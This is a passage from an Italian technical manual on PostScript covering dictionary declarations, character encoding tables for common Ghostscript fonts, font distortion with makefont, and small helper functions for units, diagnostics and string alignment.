Il modello sintattico mostra in che modo procedere alla dichiarazione di un dizionario. Si può osservare che prima della parola chiave '**`dict`**' occorre indicare un numero, allo scopo di definire una quantità di memoria da allocare per il dizionario stesso. Per abilitare l'uso delle funzioni dichiarate nel dizionario, si deve dichiarare espressamente:

```
dizionario begin
    istruzione
    ...
    ...
end
```

Eventualmente, la dichiarazione di utilizzo di un dizionario si può annidare; quando si raggiunge la parola chiave '**`end`**', termina il campo di azione dell'ultimo dizionario ancora aperto.

In generale, potrebbe essere conveniente inserire la dichiarazione dei dizionari nell'ambito delle istruzioni speciali '**`%%BeginProlog`**' e '**`%%EndProlog`**'. L'esempio seguente mostra un estratto di un file PostScript ipotetico, in cui si dichiara un dizionario (molto breve) e lo si utilizza immediatamente nell'ambito della pagina (i puntini di sospensione indicano una parte mancante del file che non viene mostrata).

```
%!PS-Adobe-2.0
%%DocumentPaperSizes: a4
%%EndComments
%%BeginProlog
/Mio_Dizionario 50 dict def
Mio_Dizionario begin
    /quadrilatero
    {
        newpath moveto lineto lineto lineto closepath stroke
    } def
    /Margine_Sinistro 80 def
    /Margine_Destro 80 def
    /Margine_Superiore 100 def
```

```
    /Margine_Inferiore 100 def
end     % Fine della dichiarazione del dizionario «Mio_Dizionario»
%%EndProlog
Mio_Dizionario begin
%%Page: 1 1
…
…
…
showpage
%%Page: 2 2
…
…
…
showpage
end     % Fine del campo di azione del dizionario «Mio_Dizionario»
%%Trailer
%%EOF
```

433.6 Riferimenti

- *Cappella Archive*
  ⟨http://www.cappella.demon.co.uk/index.html ⟩
- David Byram-Wigfield, *Practical PostScript*
  ⟨http://www.cappella.demon.co.uk/bookpdfs/pracpost.pdf ⟩
- Paul Bourke, *PostScript Tutorial*
  ⟨http://local.wasp.uwa.edu.au/~pbourke/dataformats/postscript/ ⟩
- David Byram-Wigfield, *Making an electronic book*
  ⟨http://www.cappella.demon.co.uk/tinypdfs/06ebook.pdf ⟩
- *First Guide to PostScript*
  ⟨http://www.tailrecursive.org/postscript/postscript.html ⟩

Capitolo 434

PostScript: caratteri da stampa

Il linguaggio PostScript, nelle sue prime versioni, prevede che il file contenente le istruzioni sia di tipo ASCII, dove è ammissibile usare gli 8 bit per esteso. Tuttavia, l'insieme di caratteri a disposizione non è il solito ISO 8859-1, ma qualcosa di diverso che può essere visto nella tabella 434.1.

Tabella 434.1. Insieme di caratteri normale del linguaggio PostScript.

									*								*								*								
\000																																	\037
\040		!	"	#	$	%	&	'	(	)	*	+	,	-	.	/	0	1	2	3	4	5	6	7	8	9	:	;	<	=	>	?	\077
\100	@	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	[	\	]	^	_	\137
\140	`	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	{	|	}	~		\177
\200																																	\237
\240		¡	¢	£	⁄	¥	ƒ	§	¤	'	"	«	‹	›	ﬁ	ﬂ		–	†	‡	·		¶	•	‚	„	”	»	…	‰		¿	\277
\300		`	´	ˆ	˜	¯	˘	˙	¨		˚	¸		˝	˛	ˇ	—																\337
\340		Æ		ª					Ł	Ø	Œ	º						æ				ı			ł	ø	œ	ß					\377

Per fare riferimento a un simbolo in forma numerica, basta indicare il numero ottale corrispondente, di tre cifre, preceduto dalla barra obliqua inversa. Per facilitare la lettura, la tabella mostra questo modo di fare riferimento ai caratteri, all'inizio e alla fine di ogni riga.

Per poter usare la codifica corrispondente allo standard ISO 8859-1, è necessario dare delle istruzioni particolari. Volendo sbirciare nel codice PostScript generato da vari sistemi di composizione, si può osservare che ognuno utilizza un proprio modo, più o meno sofisticato. Probabilmente, la tecnica più semplice è quella che si può leggere nei sorgenti di Ghostscript, dove vengono dichiarate due funzioni apposite nel modo seguente:

```
/font-to-iso-latin-1
{
    dup length dict begin {1 index /FID ne {def} {pop pop} ifelse} forall
    /Encoding ISOLatin1Encoding def currentdict end
    dup /FontName get 80 string cvs (-ISOLatin1) concatstrings cvn
    exch definefont
} def

/find-latin-font
{
  findfont font-to-iso-latin-1
} def
```

In questo modo, quando si va a dichiarare l'uso di un certo tipo di carattere da stampa, invece dell'istruzione seguente, si usa piuttosto quella successiva:

/***carattere*** `findfont` ***dimensione*** `scalefont setfont`

Forma modificata per la selezione della codifica ISO 8859-1:

/***carattere*** `find-latin-font` ***dimensione*** `scalefont setfont`

434.1 Aspetto dei caratteri da stampa comuni

Il linguaggio PostScript mette a disposizione pochi tipi di carattere da stampa; tuttavia, è disponibile l'interprete Ghostscript, su moltissime piattaforme, che mette a disposizione un numero discreto di questi tipi. La tabella 434.14 elenca brevemente i nomi di questi tipi di carattere, mentre in altre tabelle successive viene mostrato l'aspetto di alcuni di questi, ordinando i simboli secondo l'insieme ISO 8859-1.

Tabella 434.3. Carattere da stampa AvantGarde.

									*								*								*								
\000																																	\037
\040		!	"	#	$	%	&	'	(	)	*	+	,	–	.	/	0	1	2	3	4	5	6	7	8	9	:	;	<	=	>	?	\077
\100	@	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	[	\	]	^	_	\137
\140	`	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	{	|	}	~		\177
\200																	ı	`	´	ˆ	˜	¯	˘	˙	¨		˚	¸		˝	˛	ˇ	\237
\240		¡	¢	£	¤	¥	¦	§	¨	©	ª	«	¬	-	®	¯	°	±	²	³	´	µ	¶	·	¸	¹	º	»	¼	½	¾	¿	\277
\300	À	Á	Â	Ã	Ä	Å	Æ	Ç	È	É	Ê	Ë	Ì	Í	Î	Ï	Ð	Ñ	Ò	Ó	Ô	Õ	Ö	×	Ø	Ù	Ú	Û	Ü	Ý	Þ	ß	\337
\340	à	á	â	ã	ä	å	æ	ç	è	é	ê	ë	ì	í	î	ï	ð	ñ	ò	ó	ô	õ	ö	÷	ø	ù	ú	û	ü	ý	þ	ÿ	\377

Tabella 434.4. Carattere da stampa Bookman.

									*								*								*								
\000																																	\037
\040		!	"	#	$	%	&	'	(	)	*	+	,	–	.	/	0	1	2	3	4	5	6	7	8	9	:	;	<	=	>	?	\077
\100	@	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	[	\	]	^	_	\137
\140	'	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	{	|	}	~		\177
\200																	ı	`	´	ˆ	˜	¯	˘	˙	¨		˚	¸		˝	˛	ˇ	\237
\240		¡	¢	£	¤	¥	¦	§	¨	©	ª	«	¬	-	®	¯	°	±	²	³	´	µ	¶	·	¸	¹	º	»	¼	½	¾	¿	\277
\300	À	Á	Â	Ã	Ä	Å	Æ	Ç	È	É	Ê	Ë	Ì	Í	Î	Ï	Ð	Ñ	Ò	Ó	Ô	Õ	Ö	×	Ø	Ù	Ú	Û	Ü	Ý	Þ	ß	\337
\340	à	á	â	ã	ä	å	æ	ç	è	é	ê	ë	ì	í	î	ï	ð	ñ	ò	ó	ô	õ	ö	÷	ø	ù	ú	û	ü	ý	þ	ÿ	\377

Tabella 434.5. Carattere da stampa Courier.

									*								*								*								
\000																																	\037
\040		!	"	#	$	%	&	'	(	)	*	+	,	–	.	/	0	1	2	3	4	5	6	7	8	9	:	;	<	=	>	?	\077
\100	@	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	[	\	]	^	_	\137
\140	`	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	{	|	}	~		\177
\200																	ı	`	´	ˆ	˜	¯	˘	˙	¨		˚	¸		˝	˛	ˇ	\237
\240		¡	¢	£	¤	¥	¦	§	¨	©	ª	«	¬	–	®	¯	°	±	²	³	´	µ	¶	·	¸	¹	º	»	¼	½	¾	¿	\277
\300	À	Á	Â	Ã	Ä	Å	Æ	Ç	È	É	Ê	Ë	Ì	Í	Î	Ï	Ð	Ñ	Ò	Ó	Ô	Õ	Ö	×	Ø	Ù	Ú	Û	Ü	Ý	Þ	ß	\337
\340	à	á	â	ã	ä	å	æ	ç	è	é	ê	ë	ì	í	î	ï	ð	ñ	ò	ó	ô	õ	ö	÷	ø	ù	ú	û	ü	ý	þ	ÿ	\377

Tabella 434.6. Carattere da stampa Helvetica.

									*								*								*								
\000																																	\037
\040		!	"	#	$	%	&	'	(	)	*	+	,	–	.	/	0	1	2	3	4	5	6	7	8	9	:	;	<	=	>	?	\077
\100	@	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	[	\	]	^	_	\137
\140	'	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	{	|	}	~		\177
\200																	ı	`	´	ˆ	˜	¯	˘	˙	¨		˚	¸		˝	˛	ˇ	\237
\240		¡	¢	£	¤	¥	¦	§	¨	©	ª	«	¬	-	®	¯	°	±	²	³	´	µ	¶	·	¸	¹	º	»	¼	½	¾	¿	\277
\300	À	Á	Â	Ã	Ä	Å	Æ	Ç	È	É	Ê	Ë	Ì	Í	Î	Ï	Ð	Ñ	Ò	Ó	Ô	Õ	Ö	×	Ø	Ù	Ú	Û	Ü	Ý	Þ	ß	\337
\340	à	á	â	ã	ä	å	æ	ç	è	é	ê	ë	ì	í	î	ï	ð	ñ	ò	ó	ô	õ	ö	÷	ø	ù	ú	û	ü	ý	þ	ÿ	\377

Tabella 434.7. Carattere da stampa NewCenturySchlbk.

									*								*								*								
\000																																	\037
\040		!	"	#	$	%	&	’	(	)	*	+	,	−	.	/	0	1	2	3	4	5	6	7	8	9	:	;	<	=	>	?	\077
\100	@	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	[	\	]	^	_	\137
\140	‘	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	{	|	}	~		\177
\200																	ı	`	´	ˆ	˜	¯	˘	˙	¨		˚	¸		˝	˛	ˇ	\237
\240		¡	¢	£	¤	¥	¦	§	¨	©	ª	«	¬	-	®	¯	°	±	²	³	´	µ	¶	·	¸	¹	º	»	¼	½	¾	¿	\277
\300	À	Á	Â	Ã	Ä	Å	Æ	Ç	È	É	Ê	Ë	Ì	Í	Î	Ï	Ð	Ñ	Ò	Ó	Ô	Õ	Ö	×	Ø	Ù	Ú	Û	Ü	Ý	Þ	ß	\337
\340	à	á	â	ã	ä	å	æ	ç	è	é	ê	ë	ì	í	î	ï	ð	ñ	ò	ó	ô	õ	ö	÷	ø	ù	ú	û	ü	ý	þ	ÿ	\377

Tabella 434.8. Carattere da stampa Palatino.

									*								*								*								
\000																																	\037
\040		!	"	#	$	%	&	′	(	)	*	+	,	−	.	/	0	1	2	3	4	5	6	7	8	9	:	;	<	=	>	?	\077
\100	@	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	[	\	]	^	_	\137
\140	‘	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	{	|	}	~		\177
\200																	ı	`	´	ˆ	˜	¯	˘	˙	¨		˚	¸		˝	˛	ˇ	\237
\240		¡	¢	£	¤	¥	¦	§	¨	©	ª	«	¬	-	®	¯	°	±	²	³	´	µ	¶	·	¸	¹	º	»	¼	½	¾	¿	\277
\300	À	Á	Â	Ã	Ä	Å	Æ	Ç	È	É	Ê	Ë	Ì	Í	Î	Ï	Ð	Ñ	Ò	Ó	Ô	Õ	Ö	×	Ø	Ù	Ú	Û	Ü	Ý	Þ	ß	\337
\340	à	á	â	ã	ä	å	æ	ç	è	é	ê	ë	ì	í	î	ï	ð	ñ	ò	ó	ô	õ	ö	÷	ø	ù	ú	û	ü	ý	þ	ÿ	\377

Tabella 434.9. Carattere da stampa Times.

									*								*								*								
\000																																	\037
\040		!	"	#	$	%	&	’	(	)	*	+	,	−	.	/	0	1	2	3	4	5	6	7	8	9	:	;	<	=	>	?	\077
\100	@	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	[	\	]	^	_	\137
\140	‘	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	{	|	}	~		\177
\200																	ı	`	´	ˆ	˜	¯	˘	˙	¨		˚	¸		˝	˛	ˇ	\237
\240		¡	¢	£	¤	¥	¦	§	¨	©	ª	«	¬	-	®	¯	°	±	²	³	´	µ	¶	·	¸	¹	º	»	¼	½	¾	¿	\277
\300	À	Á	Â	Ã	Ä	Å	Æ	Ç	È	É	Ê	Ë	Ì	Í	Î	Ï	Ð	Ñ	Ò	Ó	Ô	Õ	Ö	×	Ø	Ù	Ú	Û	Ü	Ý	Þ	ß	\337
\340	à	á	â	ã	ä	å	æ	ç	è	é	ê	ë	ì	í	î	ï	ð	ñ	ò	ó	ô	õ	ö	÷	ø	ù	ú	û	ü	ý	þ	ÿ	\377

Tabella 434.10. Carattere da stampa Utopia.

									*								*								*								
\000																																	\037
\040		!	"	#	$	%	&	′	(	)	*	+	,	−	.	/	0	1	2	3	4	5	6	7	8	9	:	;	<	=	>	?	\077
\100	@	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	[	\	]	^	_	\137
\140	`	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	{	|	}	~		\177
\200																	ı	`	´	ˆ	˜	¯	˘	˙	¨		˚	¸		˝	˛	ˇ	\237
\240		¡	¢	£	¤	¥	¦	§	¨	©	ª	«	¬	–	®	¯	°	±	²	³	´	µ	¶	·	¸	¹	º	»	¼	½	¾	¿	\277
\300	À	Á	Â	Ã	Ä	Å	Æ	Ç	È	É	Ê	Ë	Ì	Í	Î	Ï	Ð	Ñ	Ò	Ó	Ô	Õ	Ö	×	Ø	Ù	Ú	Û	Ü	Ý	Þ	ß	\337
\340	à	á	â	ã	ä	å	æ	ç	è	é	ê	ë	ì	í	î	ï	ð	ñ	ò	ó	ô	õ	ö	÷	ø	ù	ú	û	ü	ý	þ	ÿ	\377

Tabella 434.11. Carattere da stampa ZapfChancery.

									*								*								*								
\000																																	\037
\040		!	"	#	$	%	&	’	(	)	*	+	,	–	.	/	0	1	2	3	4	5	6	7	8	9	:	;	<	=	>	?	\077
\100	@	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	[	\	]	^	_	\137
\140	‘	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	{	|	}	~		\177
\200																	ı	`	´	ˆ	˜	¯	˘	˙	¨		˚	¸		˝	˛	ˇ	\237
\240		¡	¢	£	¤	¥	¦	§	¨	©	ª	«	¬	-	®	¯	°	±	²	³	´	µ	¶	·	¸	¹	º	»	¼	½	¾	¿	\277
\300	À	Á	Â	Ã	Ä	Å	Æ	Ç	È	É	Ê	Ë	Ì	Í	Î	Ï	Ð	Ñ	Ò	Ó	Ô	Õ	Ö	×	Ø	Ù	Ú	Û	Ü	Ý	Þ	ß	\337
\340	à	á	â	ã	ä	å	æ	ç	è	é	ê	ë	ì	í	î	ï	ð	ñ	ò	ó	ô	õ	ö	÷	ø	ù	ú	û	ü	ý	þ	ÿ	\377

Tabella 434.12. Carattere da stampa ZapfDingbats (solo con l’insieme di caratteri normale).

									*								*								*								
\000																																	\037
\040		✁	✂	✃	✄	☎	✆	✇	✈	✉	☛	☞	✌	✍	✎	✏	✐	✑	✒	✓	✔	✕	✖	✗	✘	✙	✚	✛	✜	✝	✞	✟	\077
\100	✠	✡	✢	✣	✤	✥	✦	✧	★	✩	✪	✫	✬	✭	✮	✯	✰	✱	✲	✳	✴	✵	✶	✷	✸	✹	✺	✻	✼	✽	✾	✿	\137
\140	❀	❁	❂	❃	❄	❅	❆	❇	❈	❉	❊	❋	●	❍	■	❏	❐	❑	❒	▲	▼	◆	❖	◗	❘	❙	❚	❛	❜	❝	❞		\177
\200																																	\237
\240		❡	❢	❣	❤	❥	❦	❧	♣	♦	♥	♠	①	②	③	④	⑤	⑥	⑦	⑧	⑨	⑩	❶	❷	❸	❹	❺	❻	❼	❽	❾	❿	\277
\300	①	②	③	④	⑤	⑥	⑦	⑧	⑨	⑩	❶	❷	❸	❹	❺	❻	❼	❽	❾	❿	➔	→	↔	↕	➘	➙	➚	➛	➜	➝	➞	➟	\337
\340	➠	➡	➢	➣	➤	➥	➦	➧	➨	➩	➪	➫	➬	➭	➮	➯		➱	➲	➳	➴	➵	➶	➷	➸	➹	➺	➻	➼	➽	➾		\377

Tabella 434.13. Carattere da stampa Symbol (solo con l’insieme di caratteri normale).

									*								*								*								
\000																																	\037
\040		!	∀	#	∃	%	&	∋	(	)	∗	+	,	−	.	/	0	1	2	3	4	5	6	7	8	9	:	;	<	=	>	?	\077
\100	≅	Α	Β	Χ	Δ	Ε	Φ	Γ	Η	Ι	ϑ	Κ	Λ	Μ	Ν	Ο	Π	Θ	Ρ	Σ	Τ	Υ	ς	Ω	Ξ	Ψ	Ζ	[	∴	]	⊥	_	\137
\140		α	β	χ	δ	ε	φ	γ	η	ι	ϕ	κ	λ	μ	ν	ο	π	θ	ρ	σ	τ	υ	ϖ	ω	ξ	ψ	ζ	{	|	}	∼		\177
\200																																	\237
\240	€	ϒ	′	≤	⁄	∞	ƒ	♣	♦	♥	♠	↔	←	↑	→	↓	°	±	″	≥	×	∝	∂	•	÷	≠	≡	≈	…	⏐	⎯	↵	\277
\300	ℵ	ℑ	ℜ	℘	⊗	⊕	∅	∩	∪	⊃	⊇	⊄	⊂	⊆	∈	∉	∠	∇	®	©	™	∏	√	⋅	¬	∧	∨	⇔	⇐	⇑	⇒	⇓	\337
\340	◊	〈	®	©	™	∑	⎛	⎜	⎝	⎡	⎢	⎣	⎧	⎨	⎩	⎪		〉	∫	⌠	⎮	⌡	⎞	⎟	⎠	⎤	⎥	⎦	⎫	⎬	⎭		\377

Tabella 434.14. Nomi dei tipi di carattere da stampa che solitamente sono disponibili con Ghostscript.

Nome	Descrizione
AvantGarde-Book	AvantGarde normale.
AvantGarde-BookOblique	AvantGarde inclinato.
AvantGarde-Demi	AvantGarde neretto.
AvantGarde-DemiOblique	AvantGarde neretto obliquo.
Bookman-Demi	Bookman neretto.
Bookman-DemiItalic	Bookman neretto corsivo.
Bookman-Light	Bookman normale.
Bookman-LightItalic	Bookman corsivo.
Courier	Courier normale.
Courier-Bold	Courier neretto.
Courier-BoldOblique	Courier neretto inclinato.
Courier-Oblique	Courier inclinato.
Helvetica	Helvetica normale.
Helvetica-Bold	Helvetica neretto.

Nome	Descrizione
Helvetica-BoldOblique	Helvetica neretto inclinato.
Helvetica-Narrow	Helvetica stretto.
Helvetica-Narrow-Bold	Helvetica stretto neretto.
Helvetica-Narrow-BoldOblique	Helvetica stretto neretto inclinato.
Helvetica-Narrow-Oblique	Helvetica stretto inclinato.
Helvetica-Oblique	Helvetica inclinato.
NewCenturySchlbk-BoldItalic	NewCenturySchlbk neretto corsivo.
NewCenturySchlbk-Bold	NewCenturySchlbk neretto.
NewCenturySchlbk-Italic	NewCenturySchlbk corsivo.
NewCenturySchlbk-Roman	NewCenturySchlbk normale.
Palatino-Bold	Palatino neretto.
Palatino-BoldItalic	Palatino neretto corsivo.
Palatino-Italic	Palatino corsivo.
Palatino-Roman	Palatino normale.
Times-Bold	Times neretto.
Times-BoldItalic	Times neretto inclinato.
Times-Italic	Times corsivo.
Times-Roman	Times normale.
ZapfChancery-MediumItalic	ZapfChancery-MediumItalic medio corsivo.
ZapfDingbats	ZapfDingbats (solo con l'insieme di caratteri normale).
Symbol	Symbol (solo con l'insieme di caratteri normale).

434.2 Distorsione e spostamento dei caratteri da stampa

Fino a questo punto è stato visto come selezionare un carattere da stampa con l'istruzione seguente o con quella successiva, nel caso sia disponibile la funzione relativa:

```
/carattere findfont dimensione scalefont setfont
```

```
/carattere find-latin-font dimensione scalefont setfont
```

In alternativa, è possibile sostituire l'indicazione della dimensione con qualcosa di più articolato, secondo uno dei due schemi seguenti:

```
/carattere findfont [dim_x rot_x rot_y dim_y sp_x sp_y] makefont setfont
```

```
/carattere find-latin-font [dim_x rot_x rot_y dim_y sp_x sp_y] makefont setfont
```

Tra parentesi quadre appaiono una serie di valori, che se non utilizzati vanno lasciati azzerati. Per comprenderne il significato, conviene partire dalla situazione normale. Supponendo di volere dichiarare un carattere da stampa di tipo Helvetica, normale, di 12 punti, si può usare la definizione solita:

```
/Helvetica findfont 12 scalefont setfont
```


Oppure, in modo più complesso, quella seguente:

```
/Helvetica findfont [12 0 0 12 0 0] makefont setfont
```

In pratica, ***dim_x*** e ***dim_y*** servono per definire la dimensione orizzontale e verticale del carattere. In condizioni normali, la dimensione è la stessa; diversamente, con una dimensione orizzontale più grande di quella verticale si ottiene un carattere più largo, mentre con una dimensione verticale maggiore di quella orizzontale, si ottiene un carattere alto (o sottile). Si osservi l'esempio seguente, di un carattere Helvetica allargato e successivamente alzato. Il risultato, in rapporto, si può vedere nella figura 434.19.

```
/Helvetica findfont [30 0 0 12 0 0] makefont setfont
```

```
/Helvetica findfont [12 0 0 30 0 0] makefont setfont
```

Figura 434.19. Distorsione orizzontale e verticale del carattere da stampa.

Helvetica allargato

Helvetica alzato (stretto)

I valori corrispondenti a ***rot_x*** e ***rot_y*** permettono di inclinare l'asse X o l'asse Y del testo. In pratica, modificando ***rot_x*** si cambia l'andamento orizzontale del testo secondo l'angolo indicato. Per esempio un angolo di 10 gradi fa sì che la riga scritta sia inclinata verso l'alto (ovvero di 10 gradi in senso antiorario), mentre un angolo di −10 gradi genera una riga inclinata verso il basso. La figura 434.22 mostra il risultato che si può ottenere con le due distorsioni seguenti:

```
/Helvetica findfont [12 10 0 12 0 0] makefont setfont
```

```
/Helvetica findfont [12 -10 0 12 0 0] makefont setfont
```

Figura 434.22. Distorsione dell'inclinazione orizzontale.

Scrittura ascendente

Scrittura discendente

Intervenendo invece nel valore ***rot_y***, si cambia l'inclinazione del carattere, senza cambiare l'andamento della riga. In pratica, valori positivi dell'angolazione generano un'inclinazione in avanti, simile a un corsivo, mentre valori negativi generano un'inclinazione all'indietro. La figura 434.25 mostra il risultato che si può ottenere con le due distorsioni seguenti:

```
/Helvetica findfont [12 0 10 12 0 0] makefont setfont
```

```
/Helvetica findfont [12 0 -10 12 0 0] makefont setfont
```

Figura 434.25. Distorsione dell'inclinazione verticale.

Inclinato in avanti

Inclinato all'indietro

I valori corrispondenti a ***sp_x*** e ***sp_y*** rappresentano uno spostamento orizzontale e verticale, in punti, senza applicare delle distorsioni vere e proprie.

L'andamento del testo, che normalmente si svolge da sinistra a destra, può essere invertito, assegnando un valore negativo per il primo valore, ovvero per ***dim_x***. La figura 434.27 mostra la comparazione tra un testo scritto in modo normale e un altro che invece si sviluppa verso sinistra, con un comando simile a quello seguente:

```
/Helvetica findfont [-12 0 0 12 0 0] makefont setfont
```

Figura 434.27. Scrittura normale e scrittura da destra a sinistra.

Andamento normale

Andamento invertito

Così come si può invertire l'andamento del testo in orizzontale, si può invertire in modo verticale, ottenendo una sorta di riflessione. La figure 434.29 mette a confronto un testo scritto in modo normale e un altro modificato con l'istruzione seguente:

```
/Helvetica findfont [12 0 0 -12 0 0] makefont setfont
```

Figura 434.29. Scrittura ruotata sull'asse orizzontale.

Scrittura normale

Scrittura riflessa

434.3 Riferimenti

- *Cappella Archive*

  ⟨*http://www.cappella.demon.co.uk/index.html* ⟩

- David Byram-Wigfield, *Practical PostScript*

  ⟨*http://www.cappella.demon.co.uk/bookpdfs/pracpost.pdf* ⟩

- Paul Bourke, *PostScript Tutorial*

  ⟨*http://local.wasp.uwa.edu.au/~pbourke/dataformats/postscript/* ⟩

- David Byram-Wigfield, *Making an electronic book*

  ⟨*http://www.cappella.demon.co.uk/tinypdfs/06ebook.pdf* ⟩

- *First Guide to PostScript*

  ⟨*http://www.tailrecursive.org/postscript/postscript.html* ⟩

Capitolo 435

Esempi di funzioni PostScript

In questo capitolo si raccolgono alcuni esempi di funzioni PostScript che possono essere utili a vario titolo. Trattandosi di un linguaggio specifico per la stampa, non vengono proposti esempi di programmazione standard.

435.1 Unità di misura

L'unità di misura utilizzata è sempre il punto tipografico, che in questo ambito corrisponde a 1/72-esimo di pollice, ovvero a 0,3527777 mm (per converso, un millimetro è pari a 2,834646 punti). Volendo usare unità di misura più comuni, si possono realizzare alcune funzioni molto semplici che si limitano a moltiplicare il valore per una costante, in modo da ottenere come risultato l'equivalente in punti:

```
/cm { 28.346456 mul } def        % <n> cm        % converte centimetri in punti
/mm { 2.8346456 mul } def        % <n> mm        % converte millimetri in punti
/pt { 1 mul } def                % <n> pt        % non converte alcunché
/in { 72 mul } def               % <n> in        % converte pollici in punti
```

In questo modo, al posto di inserire un valore puro e semplice, basta aggiungere subito dopo la sigla dell'unità di misura, che in realtà è una funzione. Per esempio:

```
3 cm 18 cm moveto
```

Evidentemente, la funzione '**`pt`**' è inutile, ma può servire per mantenere coerenza con il resto, nel momento in cui si utilizzi sistematicamente questo meccanismo per indicare le coordinate o le distanze.

435.2 Funzioni diagnostiche

Pur non trattandosi di un linguaggio di programmazione normale, quando si cerca di realizzare qualcosa di particolare, può essere comoda la possibilità di mostrare un valore da qualche parte, per verificare il contenuto di una data informazione.

```
/diag_display_number % <n> <x> <y> diag_display_number
{
    gsave
    /Helvetica findfont 10 scalefont setfont
    moveto
    100 string cvs show
    grestore
} def
```

La funzione appena mostrata, serve per ottenere la conversione di un numero in stringa, che poi viene visualizzato nelle coordinate previste. Andrebbe usata nel modo seguente, dove ***x***,***y*** sono le coordinate a partire dalle quali mostrare il valore:

```
n x y diag_display_number
```

Dal momento che questa funzione preleva il valore dalla pila, potrebbe essere conveniente la duplicazione di tale valore prima di utilizzarlo:

```
n dup x y diag_display_number
```

Volendo completare il problema con una funzione equivalente per la visualizzazione delle stringhe, basta la variante seguente:

```
/diag_display_string % <stringa> <x> <y> diag_display_string
{
    gsave
    /Helvetica findfont 10 scalefont setfont
    moveto
    show
    grestore
} def
```

435.3 Gestione di stringhe

Quando si disegnano delle figure o dei grafici, può essere comodo disporre di qualche funzione che faciliti la collocazione di didascalie o di annotazioni di qualunque tipo. Qui viene proposto un sistema molto semplice, con cui è possibile piazzare delle stringhe allineate correttamente a sinistra, a destra o al centro, date le coordinate di riferimento. Si parte con la definizione di alcune «variabili», che servono per fissare i punti di riferimento delle stringhe:

```
/set_line_t   { /line_t    exch def } def
/set_line_l   { /line_l    exch def } def
/set_line_r   { /line_r    exch def } def
/set_line_c   { /line_c    exch def } def
/set_line_h   { /line_h    exch def } def
```

La funzione '**`line_t`**' viene usata per conoscere la posizione verticale (Y) della stringa da collocare; la funzione '**`line_l`**' serve per fornire la posizione iniziale (X) di una stringa da allineare a sinistra; '**`line_r`**' fornisce la posizione finale (X) di una stringa da allineare a destra; '**`line_c`**' fornisce la posizione centrale (X) di una stringa da centrare; infine, '**`line_h`**' serve per conoscere la distanza tra le righe.

Per usare le funzioni che vengono presentate nel seguito, devono essere impostati inizialmente i valori per le variabili appena descritte. Per esempio, sapendo che si vuole scrivere un testo allineato a sinistra a partire dalla coordinata 100 , 50, con una distanza tra le righe di 14 punti, basta impostare i valori nel modo seguente:

```
 50 set_line_t
100 set_line_l
 14 set_line_h
```

Dal momento che non si devono centrare le righe e nemmeno allineare a destra, le altre variabili non servono, altrimenti occorrerebbe impostare '**`line_c`**' o '**`line_r`**', al posto di '**`line_l`**'.

```
/show_line_left % <stringa> show_line_left
{
    % Si posiziona all'inizio della riga.
    line_l line_t moveto

    % Mostra la riga.
    show

    % Sottrae alla posizione Y l'altezza della riga.
    line_t line_h sub set_line_t
} def
